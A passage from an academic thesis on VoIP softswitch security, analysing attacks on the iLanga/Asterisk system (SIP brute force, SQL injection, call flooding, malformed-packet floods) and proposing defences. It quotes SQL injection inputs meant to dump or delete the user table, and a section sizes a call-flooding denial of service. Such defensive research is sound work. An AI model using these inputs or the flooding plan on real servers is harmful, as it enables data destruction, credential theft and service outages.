4.2.3 Proposed method to thwart this type of attack

An obvious method to stop this type of attack would be to reply with a response message of 401 to all register attempts made to a SIP server, whether the extension is valid on the SIP server or not. This will have a blanketing effect on the extensions that are valid on the SIP server and the attacker will discover that all the extensions are valid. Digium [38] has already included a change to the ASTERISK *sip.conf* file to allow for this. An option named *alwaysauthreject* allows a user to set, when an INVITE or REGISTER attempt is rejected, whether it is rejected with a 401 response code message or not. The attacker will only learn that all the extensions are valid and so will be back at square one.

If all the extensions that were tested in the range specified by the SIP extension discovery script are shown as being valid, the SIP brute force password cracker will have a tough job set out for it.

Although Digium has changed the way that Asterisk responds to SIP INVITE and REGISTER attempts, other SIP servers will still be vulnerable to this type of attack. A more general defence to this type of attack would be to monitor the SIP REGISTER message to the SIP server. A flood of SIP REGISTER messages will signal an attack and measures against it can be taken. SER and OPENSER [99] both include a module called 'pike' [65,100] which keeps track of incoming IP addresses and blocks the ones exceeding a certain limit. The module doesn't take any blocking action but reports the high traffic from an IP address that has exceeded the limit. The administrator can then take action, for example, against the IP address. A more general defence would be to defend against a flood of SIP packets from an IP address. An Intrusion Detection and Prevention System (IDS/IPS) would be able to detect this and take immediate action. Niccolini *et al.* [85] have proposed an intrusion detection and prevention SIP pre-processor for SNORT [142], which will be able to monitor the SIP message rate and take appropriate action.

A NAT, as introduced in Subsection 2.5.2, can be used to hide the structure of the VoIP subnet from an attacker, but a SIP server will have to have a public address to provide service to the external network. The SIP extension discovery would still be able to discover valid extensions on the SIP server through this public address. Therefore in this case a NAT would not provide any additional protection from this attack.

General security policies can be enforced at ALGs, introduced in Section 2.5, to stop a flood of packets directed at softswitch before they reach the softswitch. Although they would be able to detect a flood in real-time, a rule will have to be put in place to block packets from a certain IP address once the system administrator has been made aware of the flooding attempt.

4.3 SIP brute force password cracker

The SIP brute force password cracker script, discussed in Subsection 3.5.2, relies on the attacker knowing a valid extension on a SIP server. The script attempts to find by brute force the password for a specified extension. This is attempted by sending SIP REGISTER messages to the SIP server until a SIP OK response message (200 code) is received back. This section, as in the previous section, will present an analytical study for the reasons why this experiment was successful, basic ideas on how this attack can be stopped and a working method to thwart this type of attack.

4.3.1 Reasons why this experiment was successful

This attack was successful and a user's password was found. The attack was successful because the script was able to send an unlimited number of SIP REGISTER messages with a guessed password hashed into them to the SIP server without being stopped. This continued until the correct password was guessed. This allowed the script an infinite amount of time to try and find a user's password.

As mentioned in Subsection 3.5.2, ILANGA uses only numeric passwords, with a maximum length of 25, but generally the passwords are of a length of four digits. This is so that a user can easily enter his password on a phone's keypad. This aided in the success of the experiment as the script only had to guess passwords with numeric values.

4.3.2 Basic ideas on how this attack can be stopped

A recent vulnerability discovered in the IAX2 implementation in ASTERISK [44,60], discussed in Chapter 2 Subsection 2.7.1, addressed a way to stop ASTERISK from being flooded with pending authentication IAX2 call requests and causing a DoS by exhausting the server's memory. This is a softswitch flooding attack, which has been discussed in Subsection 2.3.1. The same idea might be considered as a solution to a brute force attack and could be used to stop the SIP brute force password cracker script.

Subsection 2.2.3 described the procedure for a call setup request in the IAX2 protocol. The solution to the IAX2 vulnerability counts the number of pending authentication call setup requests (when the server is in the Auth state) for a specific user and then stops accepting call setup requests when a user defined limit is reached. These are not generic call setup requests but requests to services that need authentication. When a call request is authorized the counter is reduced. The problem with this is if the limit is reached no other call setup requests will be accepted until one of the pending authentication call setup requests are authorized. This stops any new or legitimate call request from being accepted.

A similar solution is applied to the SIP implementation in ASTERISK, counting the number of unauthorized SIP REGISTER messages received for a particular user, in order to stop the SIP brute force password cracker script from being successful. As mentioned, the script sends SIP REGISTER messages to the SIP server until a Response Code 200 SIP message is received. The Response Code 200 SIP message indicates that the script has successfully registered with the SIP server with the correct password and therefore has found the password. In order for the script to achieve this, it had to send a vast number of SIP REGISTER messages that would have failed. If a damping system is put in place to count the number of unauthorized SIP REGISTER messages, the user defined limit for this counter could be reached before the password is found. If the limit is reached, the SIP server will stop accepting SIP REGISTER messages. Therefore not only will the script be stopped from attempting to find the user's password but a legitimate user will also be unable to register with the SIP server.

If the IAX2 solution is modified from specific user based to specific user-IP based, this would stop a legitimate user from being locked out and would still stop the attacker from attempting to find the user's password. This would only succeed if the attacker used the same IP address throughout the attack. If the attacker launched an Distributed DoS (DDoS) attack, the attacker would still be able to attempt to find a user's password. If one IP address was blocked, other IP addresses would continue finding by brute force a user's password. One advantage of using a user-IP based solution is that once the limit has been reached for a specific IP address that IP address cannot be used again. If on average it takes 1000 guesses until the user's password was found and the limit of the user-IP based solution is set at 10, then the attacker would need 100 computers/IP addresses to fully explore the search space, in the case of a four-digit numeric password.

4.3.3 Proposed method to thwart this type of attack

The user-based solution would protect the SIP server and stop the attack but at the cost of the legitimate user. The user-IP based solution would protect the legitimate user from being locked out of the SIP server but would allow an attacker to brute force find the user's password with a DDoS attack. The attacker could spoof the legitimate user's IP address and thus lock the user out of the SIP server using the user's IP address. These two solutions with an added time delay factor could be possible solutions to this attack. A user-based solution can be used but when the limit is reached it is automatically reduced over a time period. The time period is increased every time the limit is reached. A small limit placed on a user-IP based solution, e.g. three, can be used to ban IP addresses. This could collect many IP addresses depending on the size of the DDoS attack. Once the limit is reached the IP addresses are released over time and the time factor is increased for a specific IP every time that IP is banned.

As mentioned in Subsection 4.2.3, SER and OPENSER have a module, 'pike', which can block incoming IP addresses based on the number of requests per a specified time period. When an IP address is detected to have exceeded the number of requests, the system administrator is notified.

Brute force attacks are not synonymous with VoIP. An IDS/IPS like SNORT will be able to detect and prevent this type of attack, a flood of packets directed towards a SIP server. As mentioned in Subsection 4.2.3, Niccolini *et al.* [85] have written a SIP pre-processor for SNORT that is capable of checking the total SIP message rate of a SIP UA or a IP address. The SIP pre-processor would be able to generate an alert and/or drop the packet of an attack from a SIP UA that is attempting to find by brute force an extension's password even if the IP address of the SIP UA changes. Again, this type of attack is a flood of packets directed at a softswitch, so once the system administrator has been made aware of the attacks, rules can be enforced at an ALG placed in front of the softswitch to block the flooding attempt.

4.4 An attack through a user account on the ILANGA front-end (SQL attack)

This experiment set out to try and use SQL injection to attack the ASTERISK database through the ILANGA front-end. This section analyses the results from the experiment and discusses the reasons why the experiment was unsuccessful and the impact that the experiment could have had on the ASTERISK database if it was successful.

4.4.1 Reasons why the attack was unsuccessful

Firstly, it must be asked why a user is being attacked through another user's account. This question can be answered by considering the amount of time it took the SIP brute force password cracker to find one extension's password: an attacker would try to find a quicker method of gaining access to other users' accounts. This could be achieved by leveraging one user's account. If another user's account can be attacked through one user, can't all the accounts be attacked in a similar manner?

A previously found user's account was needed for this attack because the PHP script files first check for authorization. The PHP script files use the extension and the password which are checked against the *users* table in the *asterisk* database.

This attack attempted to make adjustments to another user's account through an already exploited user's account. The attack used a tool called WEBSCARAB to modify the messages following between the ILANGA front-end and the web server. The WEBSCARAB tool is used as a proxy server between the ILANGA front-end and the web server, which is situated on the ASTERISK server. The experiment was explained in detail in Subsection 3.6.

From the experiment carried out in Subsection 3.6 it was concluded that the injected SQL will not be executed by the MYSQL database due to the backslashes added by the *addslashes* function. Therefore indirectly the *addslashes* function is providing protection against SQL injection attacks which contain quotes.

A SQL injection attack which does not contain quotes was attempted next:

```
select * from users;
```

The above command was chosen because the *users* table in the *asterisk* database contains the user's extension and password. This would allow the attacker to have full access to all the users' accounts on ILANGA with their passwords. This was good in theory; the injected SQL would have been executed and would not have been affected by the *addslashes* function. The problem with this choice is that the *saveuserdevices.php* script does not return the result of the query, just whether it was able to authenticate with the database using the user's credentials. The only advantage that could possibly be gained from this is to make changes to the database either through updates, inserts or deletes. As discussed earlier in this section, no quotes can be used because of the *addslashes* function used in the PHP script and thus rules out the *update* and *insert* commands. This leaves the *delete* command.

The *delete* command can be used, as it does not require quotes and the only information returned is the number of rows that are deleted, unimportant in this case. For example, the following *delete* command could be used:

```
delete from users;
```

This *delete* command will delete all the rows in the *users* table in the *asterisk* database. The *users* table contains information about each user that is registered on ASTERISK, including passwords and prepaid balances. Deleting all the data from this table will stop the users from registering with ASTERISK and from making or receiving calls.

In Subsection 3.3.2, it was discussed how to restrict access to the MYSQL database or the different components of ILANGA. The PHP script files are run on the web server and have been given access to the *asterisk* database through the MYSQL user *ilangaweb*. The *ilangaweb* user only has *select* and *update* privileges on the *users* and *userdevices* tables. This restriction was placed on the *ilangaweb* user so that the user would have the minimum privileges to perform the job required by the scripts. In this instance the restrictions have proven to be useful as they stopped the *delete* command from being used against the *asterisk* database.

This attack was unsuccessful for three reasons, reasons that were mentioned to prevent SQL injection in Subsection 2.4.3. Firstly, the *addslashes* function stops injected SQL from containing quotes in the statement. Secondly, the PHP script only returns whether it was able to authenticate with the database and does not return the results from the SQL query: this stopped the *select* command from being used. Lastly, the restrictions placed on the MYSQL database *ilangaweb* user stopped all commands except the *select* and *update* commands from being run. Thus the *delete* command could not be used through the *ilangaweb* user on the *asterisk* database.

Without using the three methods mentioned above to stop a SQL injection attack through a web-based application. A firewall would be unable to stop a SQL injection attack. As stated at the in Subsection 3.6, the firewall has been assumed to be correctly configured and access is only allowed to the MYSQL database from the localhost, hence the use of a web-based application to attack through. But Subsection 2.4.3 mentioned that SQL injection can pass through a firewall because a firewall operates at the network layer while a SQL injection attack takes place at the session layer. A proxy server placed in front of the web server, server-side, to filter out SQL injection attacks can be used [16,109]. Application level firewalls, introduced in Subsection 2.5.3, operate at the application layer and are able to examine packets and filter out packets according to security policies. A proxy server or an application level firewall will stop the injected SQL reaching the web server and being executed.

4.4.2 The impact if this attack was successful.

If the attack was successful, the attacker could have disabled another user's SIP endpoint through the cracked user account. In the example used in Section 3.8, the user with extension *7525* would have had his SIP endpoint set to 'inoperational' and would not be able to place or receive calls. If the function *addslashes* was not used or did not escape the quotes used in the SQL injection, then the attacker could possibly update any entry in the *users* and the *userdevices* tables in the *asterisk* database. This could include:

- Changing other users' passwords, thus allowing the attacker control of their accounts and locking them out of their own accounts. Also the user's endpoint will not be able to register with ASTERISK, because the endpoint will be trying to register with the old passwords. This would allow the attacker to register his own endpoint under another user's account and place and receive calls.

- The attacker could also use the cracked user account to increase his own prepaid balance or other users' accounts that the attacker has owned. This would allow the attacker to make free phone calls through other users' accounts.

If the PHP script returned the actual result from the query, then, within the restrictions placed on the MYSQL database user *ilangaweb*, the attacker would be able to inject a *select* SQL statement. The *select* statement could be used to return all of the entries in the *users* table in the *asterisk* database. This would give the attacker access to all of the users' extensions, passwords and other credentials. This would be the easiest attack on the ASTERISK server. Only one extension needs to be discovered and the password found or an account on ASTERISK obtained.

If there were no restrictions placed on the MYSQL user, *ilangaweb*, the attacker could inject a *delete* SQL command and delete both of the *users* and *userdevices* tables in the *asterisk* database.

4.5 ILANGA scripts vulnerabilities

Section 3.8 started out as an investigation into how the different components of the ILANGA front-end interact. Section 3.8 was divided into three subsections, which covered how the PHP scripts, the PERL scripts and the ILANGA proxy all interact with the MACROMEDIA FLASH pages, the MYSQL database and ASTERISK. Once it was learnt how the ILANGA front-end as a whole interacts with the different components from which it is constructed, it was decided to look at where vulnerabilities could be discovered in each component and their interactions with each other.

One observation that was common across all three subsections was that when the individual components were separated across different computers, the risk of vulnerabilities being exploited was increased. This increased risk and other vulnerabilities that were discovered will be discussed in the following sections.

4.5.1 PHP scripts

As explained in Subsection 3.8.1, all packets exchanged between the iLANGA front-end MACROMEDIA FLASH files and PHP files are transmitted in plain-text. This exchange is illustrated in Figure 5 in Subsection 3.8.1 by Interaction A. If the MACROMEDIA FLASH files and the PHP script files were located on two different computers then an attacker could possibly capture this information, through a man-in-the-middle attack.

Reasons why this attack was successful

What would be of interest to the attacker in these packets would be the user's credentials. As already mentioned in this chapter, Section 4.4, once the attacker has a user's credentials, it would be possible for the attacker to log onto iLANGA as the user. The attacker would then be able to disable the user's VoIP endpoints, make phone calls through the user's account and launch attacks against other users.

The attacker will be unable to access the database by only knowing a user's credentials. To access to the database the credentials of the *ilangaweb* user will need to be known.

4.5.2 PERL scripts

Subsection 3.8.2 detailed how the four different PERL scripts function within iLanga, Figure 6 illustrates the interaction between the PERL script files and the iLANGA Front-end MACROMEDIA FLASH files. Two different types of attack were carried out in Subsection 3.8.2. The first one tried to delete files from a user's voicemail account and the second attack attempted to copy files from the ASTERISK server. Both are discussed below.

Reasons why this attack was successful

User's credentials need to be sent with the three script files that interact with voicemail files, but none need to be sent when reloading extensions (reloading extensions is the process of altering the call routing during runtime). The user's credentials that are sent with the three script files are not checked against the ASTERISK database but just if they are present in the script files. The check was performed at the client side, when the user logged into the ILANGA front-end. As stated in Subsection 2.4.3, client-side checks can easily be overcome by an attacker, by sending messages directly to the server. So an attacker could use any username and password in a reconstructed HTTP post request to delete a user's voicemail. But for a voicemail to be deleted, the attacker will need to know the username, so the right user's voicemail is deleted. The attacker will also have to know which voicemail to delete in the user's INBOX.

Reasons why this attack was unsuccessful

When the Play Voicemail PERL script file is called, it returns an *MP3* file to the MACROMEDIA FLASH web page which in turn plays it to the user. The Play Voicemail script was used unsuccessfully to retrieve other types of files on the ASTERISK server. Although a file was returned, it was encoded to a *MP3* file type and could not be decoded back to its original format because data has been lost due to compression. The loss of data is attributed to the perceptual encoding model that an MP3 encoder uses. *MP3* compression is lossy, so the exact uncompressed version of the file can not be reconstructed from the compressed. While this is generally not a problem for an audio file to be consumed by a human being, it is a major problem when considering files that need to be executed by a machine.

4.5.3 ILANGA proxy

As discussed earlier on in this section, the risk for any vulnerability to be exploited when the different components of ILANGA are separated over different computers increases. All the commands sent between the MACROMEDIA FLASH web pages, the

ILANGA proxy and ASTERISK are in plain text. The interactions between these three components are illustrated in Figure 7 in Subsection 3.8.3, the interaction A and B are sent in plain text.

Reasons why this attack was successful

The attacker could sniff the packets sent between these three components and could learn the manager's credentials, by listening in on interaction B, Figure 7. A user's credentials could be learnt by listening to interaction A, Figure 7, as a user has to authenticate himself with the proxy. The attacker could use the user's credentials, as mentioned before, to impersonate the user. The attacker would be able to use the manager's credentials to log onto the ASTERISK Manager API and issue commands to ASTERISK.

4.5.4 Summary to the ILANGA scripts vulnerabilities

What can be concluded from the above three subsections is that there are two main issues that cause vulnerabilities in the ILANGA front-end. Firstly, the information between the different components is sent in plain text, including usernames and passwords. (This would be acceptable if ILANGA is run on one computer.) Secondly, the PERL scripts only checked if the user's credentials were present and did not contain any illegal characters. The MYSQL database was not queried again for a match. It is bad practise to rely on client-side validation only as the client may be bypassed by the attacker.

If the ILANGA components need to be separated over different computers the connections between them need to be secured. This can be achieved by using Internet Protocol Security (IPSec), IPSec is transparent to applications as it runs below the application layer [35]. Therefore no alterations to the existing ILANGA need to be made for it to work with IPSec. The latency issues introduced with encrypting and decrypting packets will bear no noticeable consequence on the operation of ILANGA, as the ILANGA components do not handle voice packets directly but merely provide a user interface to the database transactions, no voice packets are transported between the different ILANGA components. It would be a good policy to enforce the user of IPSec whenever data is transferred in plain text between two or more components over a network.

4.6 Flooding the ASTERISK server with calls to disable the server

This section discusses the experiment that was carried out in Section 3.9. In the experiment it was attempted to flood an ASTERISK server with concurrent SIP phone calls. This type of attack, a softswitch flooding attack, was mentioned in Subsection 2.3.1. The experiment was successful in flooding the ASTERISK server, causing a DoS, and it was also able to identify what was causing the limitation in ASTERISK. Once the limitation was reached on the ASTERISK server, no more calls could be made.

4.6.1 Reasons why this attack was successful

The load on the CPU and the amount of bandwidth used from the concurrent calls did not have any effect on the number of calls that could be made. It was determined that ASTERISK could not open enough sockets for all the calls because the maximum amount of file descriptors had been used. A socket, represented by file descriptors, is used for interprocess communication and will only exist for as long as a process holds a descriptor referring to it [73]. The test was designed to utilise all the available file descriptors. Each call run and utilised a file descriptor for 1000 seconds, so ASTERISK was not terminating any of the phones calls, and therefore not freeing up file descriptors to represent new sockets.

When a process is started in Linux, the kernel enforces a dynamic upper bound on the maximum number of file descriptors that can be opened. This value is assigned in the structure of the process descriptor which is usually 1024, this can be increased by using the *ulimit* command but can not be increased infinitely [18,108,162].

After the number of file descriptors were increased, we found that another limit was reached on the number of calls possible which was less than the amount of file descriptors available. This was the number of RTP channels allowed to be opened by ASTERISK. This number is set in the *rtp.conf* file on the ASTERISK server. One call requires two RTP ports, each one for communication in either direction.

These two system resource limits that were discovered are set in the OS and ASTERISK and can be increased. The call flooding on ASTERISK caused a DoS of the system resources of the OS and the softswitch could not accept any new calls. If these resources were increased beyond what would be possible with the hardware resources available, the hardware resources, like the CPU and bandwidth, will become exhausted.

Sisalem *et al.* [141] suggest a possible countermeasure to DoS attacks of monitoring and filtering through proxy servers. This can be achieved through maintaining lists of suspicious users and deny these users. Section 2.5 introduced the current technologies for securing softswitches. Some of these technologies can be used to protect softswitch against this type of attack by stopping the limits being reached on the system resources.

The type of attack that was carried out in Subsection 3.9 was a softswitch flooding attack. In this instance, a VLAN (Subsection 2.5.1) would not be able to defend against it. VLAN separates data and voice traffic with logical barriers and this will not protect the softswitch from a DoS attack in the VoIP domain.

A NAT is used to hide internal IP addresses and topology from the public Internet by using private IP addresses. If the softswitch is providing services to the public Internet then a NAT will not be able to protect the softswitch from a softswitch flooding attack. This is because the softswitch will need to have a public IP address to provide these services and an attacker will be able to target this address with a flood of packets. This means that the softswitch will process the packets and consume file descriptors and exhaust them.

Application level firewalls provide a central location for applying security policies and if the network is designed properly, all traffic will pass through the firewall. Administration and rule definitions on the firewall can be used to deny known attackers access to the internal network through security policies. When a DoS attack is detected by the system administrator, the rule definitions can be updated to include the IP address of the attacker. This will block the DoS attack at the firewall and stop the flood of packets reaching the softswitch and consuming system resources on illegitimate calls.

As mentioned in Subsection 2.5.4, an SBC is used in conjunction with a firewall and all signalling and media traffic flows through the SBC, the firewall and then the softswitch. An SBC is used to provide call admission control and enforce security policies and is the first line of defence between the external network and a softswitch. If a DoS attack is launched against a softswitch with an SBC protecting it, the SBC will protect the internal network from the attack but the SBC resources might be exhausted because both the signalling and media traffic pass through it. This will protect the softswitch from DoS attacks and congestion by limiting the call rate to which the softswitch can handle. A SBC could also redirect the traffic to other softswitches to handle the call volume. As in the firewall case, the SBC will block an attackers IP address through rule definitions and stop the flood of packets reaching the softswitch and exhausting the resources.

A middlebox solution, Subsection 2.5.5, is similar to a SBC but only the signalling traffic is processed by it. The middlebox enforces security policies and instructs the firewall to open and close ports for the media traffic. As with a SBC, the middlebox is the first line of defence against an attack, but will only process the signalling traffic. This would allow the middlebox to block the attack, according to policies, before the media traffic is handled, by not opening ports on the firewall, which would require fewer resources. The firewall will still be able to open and close ports for legitimate calls.

The system resources can be used to set an acceptable call limit on a softswitch that the CPU and bandwidth can handle and then an ALG can be used to distribute call volumes between a collection of softswitches. This would stop the hardware resources from being exhausted and from crashing or rebooting the softswitch.

DoS attacks are a difficult type of problem to solve in a VoIP environment. The nature of VoIP is to provide a service to the public network but at the same time distinguishing the fine line between friend and foe. A major requirement for defending against a DoS attack is reasonable performance, as defence consumes server resources [141]. Against this type of attack a middlebox solution would provide the best performance.

4.6.2 Impact that this experiment had on the users of the ASTERISK server

This experiment was successful in being able to flood the targeted ASTERISK server with concurrent SIP phone calls. The impact that it could have on the users of the ASTERISK server would be that none of the users would be able to make or receive any SIP phone calls. This would render their VoIP endpoint useless while the ASTERISK server is flooded. Outside VoIP users would not be able to call users that are on the ASTERISK server. SIP users will still be able to register with the ASTERISK server and have a presence on the server, but would not be able to make calls because either the RTP ports or the number of file descriptors would all be valid, depending on how the ASTERISK server has been set up. If a user established a call before the flooding began, the call will not be ended but now the user is sharing the server and RTP ports with another 4999 calls. This could possible degrade the audio of the phone call.

4.6.3 Using this as an attack

The default number of RTP ports open on an ASTERISK server is 10 000. It was learnt from this experiment that if the number of file descriptors allowed did not stop new calls from being established then the number of RTP ports allowed would. An attacker who is familiar with ASTERISK would know that the default number of RTP ports allowed open on an ASTERISK server is 10 001. Two RTP ports are needed for one phone call. So an attacker should start by trying to establish 5001 concurrent phone calls with a targeted ASTERISK server.

Depending on the number of RTP ports allowed on the targeted ASTERISK and the number of file descriptors allowed to be opened on the server, the attacker might not reach 5001 concurrent calls. If the attacker had targeted an ASTERISK server that was setup on a default OS whilst using a default configuration for ASTERISK, the attacker could possibly only need to flood the ASTERISK server with 250 calls.

4.7 Flooding SIP EXPRESS ROUTER with SIP packets

This experiment used a tool called SIVUS to flood SER with malformed protocol packets, in this case SIP packets, this type of attack was discussed in Subsection 2.3.1. SIVUS is a VoIP vulnerability scanner and has been discussed in Section 3.10. For this experiment SIVUS was tested on SER 0.8.12 and 0.9.4. Both tests produced similar results.

4.7.1 Reasons why this experiment was unsuccessful for the initial purpose

This experiment did not achieve what it set out to achieve. This was to find vulnerabilities in the SIP implementation in SER by using malformed protocol messages, which could result in a buffer overflow error, causing a DoS. No buffer overflow error was generated, by this experiment did cause a DoS attack, if not in the tended way, which resulted in the softswitch not functioning to its full capacity.

4.7.2 What this experiment did discover

What was concluded from the experiment run in Section 3.10 is that when SER is flooded with malformed SIP packets, and SER attempts to log the errors that these packets caused to stderror, SER will crash if the terminal window is closed. This is because SER is trying to write to the buffer but is unable to do so. This problem is explained further in the rest of this section.

The Linux OS usually writes error messages to standard error, *stderr*. *stderr* is part of the three streams or descriptors that are open when a Linux program is started. (The others are standard input, *stdin,* and standard output, *stdout* [73].) *stderr* is usually outputted to the terminal window. This explains why SER crashed when it was configured to log *stderr* and the terminal window was closed. As mentioned there are two ways that SER can be started. When using the command: */etc/init.d/ser start* to start SER, SER is run in the background and thus no terminal window is opened for *stderr* to be outputted to. When the command */usr/sbin/ser* is used and the terminal is left open, *stderr* is able to output to the terminal window.

In the SER configuration file, *ser.cfg*, found in */etc/ser*, there is an option that allows the user to log *stderr*. The option is as follows: *log_stderror=yes* for logging of *stderr* or *log_srderror=no* not to log to *stderr*. SER can also be started from the command line with the arguments of either E or c to force logging of *stderr*. When logging of *stderr* is enabled, errors are written to the *stderr* stream using the *fprintf* [70] command. For example:

```
fprintf(stderr, "ERROR: no listening sockets");
```

When logging of *stderr* is disabled, either through the configuration file or the command line, the command *freopen* is used to write the *stderr* stream to a file. The file specified by the *freopen* command is opened and is associated with the stream. The original *stderr* stream, which was created when the SER program was started, is closed [69]. In this instance the */dev/null* file is opened and associated with the *stderr* stream. The following is an extract from SER:

```
if ((!log_stderr) && (freopen("/dev/null", "w", stderr)==0)){
            LOG(L_ERR, "unable to replace stderr with /dev/null: %s\n",
                        strerror(errno));
};
```

The variable *log_stderr* is tested to see if it is zero. This variable is set from either the command or from the configuration file. Also, the stream *stderr* is associated with the file */dev/null* and the stream index is positioned at the beginning of the file using the *w* argument. If the *freopen* command was unsuccessful, a zero is returned, but if it is successful a FILE pointer is returned. If a zero is returned from the *freopen* command, the global variable *errno* is set to indicate the error [69]. If the *stderr* stream is associated with the file */dev/null*, any data sent to *stderr* will be written to the file */dev/null*. */dev/null* is a special file on the Linux OS, and any data written to the file will be lost and in this case not sent to the terminal window [167]. The logging of errors still continues throughout the SER program and the errors are written to the *stderr* stream. Since the user disabled the logging, all the error messages are sent to the */dev/null* file and are lost.

Disabling the logging of errors would not be a recommended solution to this problem. As mentioned in Subsection 2.4.3, the log files of a SQL database can be used by the system administrator to identify attempted attacks on the database. In this case, if logging of errors is disabled, the error messages are sent to */dev/null* and the system administrator will no be able to use them to identify reasons why SER crashed. If logging is enabled and the terminal window is closed, none of the logging can be viewed and SER will crash. Also terminal windows provided a limit history. An obvious solution would be to patch SER to output to a file that can be viewed in full by the system administrator and this will ensure that no error messages would be lost.

As mentioned in Subsection 4.6.1, it is possible to provide protection from DoS attack to a softswitch through proxy servers by filtering and monitoring the traffic. In that instance, it was a flood of correctly formed packets, so the rate needed to be controlled. In this instance, it is a flood of malformed packets so the proxy server would need to check the integrity of the packets and then filter out the ones that do not comply. Application level firewalls, SBCs and Middlebox Communication solutions can be used, through security policies, to filter out malformed packets in a similar manner as discussed in Subsection 4.6.1. Besides filtering out the malformed SIP packets that caused SER to crash, other malformed packets that could potentially exploit specific protocol implementation in other softswitches could also be filtered out.

4.7.3 The impacts that this experiment had on SER

In this experiment SER was acting as a SIP Proxy for ILANGA. All the VoIP endpoints are registered with SER and all the calls go through SER to ASTERISK. In practice, when SER crashed none of the VoIP endpoints were able to register with SER. This stopped the VoIP endpoints from receiving or placing any phone calls or communicating with ILANGA, a rather disastrous outcome.

4.8 Summary

This chapter analysed the results obtained from the experiments carried out in Chapter 3 and these results were weight up against the idea introduced in Chapter 2. For the successful attacks, the chapter looked at ideas as how to thwart them. The impact of unsuccessful experiments was also discussed.

Chapter 5 - Conclusion

The work presented in this thesis was motivated, as discussed in Chapter 1, by the need to secure a softswitch in a VoIP environment. This is because real-time communication, voice in this instance, and data have merged to share the same network. Before this merge, voice was run on a closed network where it was sheltered from the malicious attacks that affected the data network. The aims for this thesis will be revisited in Section 5.2 and compared to what was achieved.

5.1 Summary

In Chapter 2, the background to the problem was introduced, which included VoIP protocols, the risks in VoIP systems, the current technologies used for securing softswitches, ILANGA and the known vulnerabilities of the components of ILANGA.

Chapter 3 expanded on ILANGA and detailed how it was going to be used in the experiments. Followings this, preliminary security measures were discussed for ILANGA. This included which "users" were allowed to run the different components and how the restrictions on the database were set up. This was done so that if one of the components of ILANGA was attacked, the damage was limited to the user of the component. The seven experiments that were carried out were introduced, detailing how the experiments were run and the environment in which they were run. The results obtained from these experiments were as following:

- The SIP extension discovery script was able to identify which extensions were in use on the softswitch by interpreting the response messages sent back from the softswitch.
- As with the SIP extension discovery experiment, the SIP brute force password cracker experiment relied on the response messages sent back from the softswitch. The script was able to identify the password for an extension.

- The SQL injection attack proved to be unsuccessful, as a PHP function called *addslashes* was used to insert escape characters where quote marks where used in the injected SQL statements. Also, the restrictions that were placed on the web server's database user prevented the execution of certain class of commands that were inserted into SQL requests sent to the web server. Finally, the PHP script did not return the results of the SQL query.
- The ASTERISK *vmail.cgi* Script Remote Directory Traversal Vulnerability was successfully re-enacted. This vulnerability relied on the use of a *cgi* file and was chosen because *cgi* files are used in ILANGA, although ILANGA was not vulnerable to this attack as ILANGA used a version of ASTERISK later version 1.0.9.
- The individual components, the ILANGA front-end script files, the web server, ASTERISK and the MYSQL database, and their interactions were investigated. It was found that plain text was always used in the messages exchanged between the components.
- The concurrent call experiment on ASTERISK using ASTERTEST simulated a DoS attack which was successful.
- A tool called SIVUS was used to launch a SIP buffer overflow attack against SER which was unsuccessful. Nevertheless SIVUS was able to crash SER through an error in logging to *stderr*.

The experiments reported in Chapter 3 were further analysed in Chapter 4, to explain why the attacks were either successful or unsuccessful. This was followed by a discussion which included suggestions of a theoretical nature on how to combat the successful attacks as well as an investigation of the potential impact that the unsuccessful ones, if successful, could have on ILANGA. The following was concluded from the analysis of the experiments:

- The SIP extension discovery attack was successful because all SIP servers and SIP endpoints are designed to respond in the same way to a SIP REGISTER message. A method to combat this type of attack would be to alter the SIP server to respond as if all the extensions were valid on the SIP server. This would still allow all legitimate SIP endpoints to register but would prevent an attacker from learning which extensions are actually valid on the server.

- The reason why the SIP brute force password cracker was successful was that it had unlimited time to attempt to crack an extension's password. The proposed method to combat this attack is to ban an IP address for a specified amount of time after a certain number of authentication failures, increasing the amount of time with the increase of authentication failures.
- The SQL injection attack against the ILANGA front-end proved to be unsuccessful. This can be attributed to the fact that the ILANGA front-end did not access the database directly but used a PHP script to do this. The PHP script, combined with the restricted access to the database, was able to combat SQL injection attacks.
- The vulnerabilities that were discovered in the ILANGA front-end were due to the fact that all communication between the different components was done in plain text. While a distributed architecture is often useful, components spread over it naturally increase the likelihood of communication interception.
- Flooding the ASTERISK server with concurrent calls to disable the server was successful. Setting a maximum number of file descriptors limited the number of sockets that could be opened, and thus limited the number of calls. The number of RTP ports allowed to be used also limited the number of calls. It was determined that these limiting factors were a result of the OS and the configuration files within ASTERISK and these factors could be adjusted.
- Using the SIVUS tool to attack SER was unsuccessful. What was discovered on the other hand was a vulnerability when errors were logged to *stderr,* which caused SER to crash.

5.2 Achievements

The main aims of this project were to test ILANGA for vulnerabilities and from this produce a set of guidelines for securing softswitches in a generic way against malicious attacks.

Vulnerabilities were found in iLanga and from this the following five general guidelines were produced:

- Each component of a softswitch should be run as a non-privileged user.
- If a database is used by the softswitch, user-based and location-based access to the database and privileged within the database should be restricted to a minimal.
- SQL statements and other data received from a softswitch's front-end should be fully validated at the server side.
- A softswitch should use a non-distributed architecture where possible. If a distributed architecture is used the communication between the components must be encrypted.
- Call volumes on softswitches can naturally be affected by system resources settings. These resources should be adjusted to within acceptable limits of the underlying hardware resources. Proxy servers within the softswitch architecture can help identify certain class of DoS attacks and ALGs can be used to enforce security policies that can help a softswitch survive a DoS attack.

The five guidelines produced from this project present a starting point for softswitches like ILANGA and other VoIP system to attain a higher level of defence against opportunistic attacks.

5.3 Future work

Most of the experiments that were carried out in this thesis can be replicated for testing on other softswitches: it would be good to compare the different results obtained from other softswitches with the results obtained from ILANGA.

In this project, security solutions for VoIP involving extra hardware (such as ALGs) were introduced and discussed but never experimented with. Future work could run experiments on the hardware solutions mentioned in Chapter 2 Section 2.5.

The Distributed Real-time Application Performance Analyser (DRAPA) [21] framework provides a base from which VoIP performance analysis systems can be built. DRAPA can be used to mount attacks of various types against iLanga. This could be used to test more completely the guidelines produced from this project as the project only dealt, for example, with DoS attacks from a single IP address.

A SIP pre-processor for SNORT can be incorporated into the design of ILANGA and a study can be conduct on the security advantage that SNORT could add to a softswitch. Based on this study, the rule set for the SIP pre-processor can be developed further to improve detection and prevention of malicious attacks.

References

1. *AsterTest.* Accessed: 2006; [Online]. Available: http://www.astertest.com
2. *Twisted.* Accessed: 2006; [Online]. Available: http://twistedmatrix.com/trac/
3. *Wireshark.* Accessed: 2006; [Online]. Available: http://www.wireshark.org
4. Adobe. *Macromedia Flash Player.* Accessed: 2006; [Online]. Available: http://www.adobe.com/products/flash/flashpro/
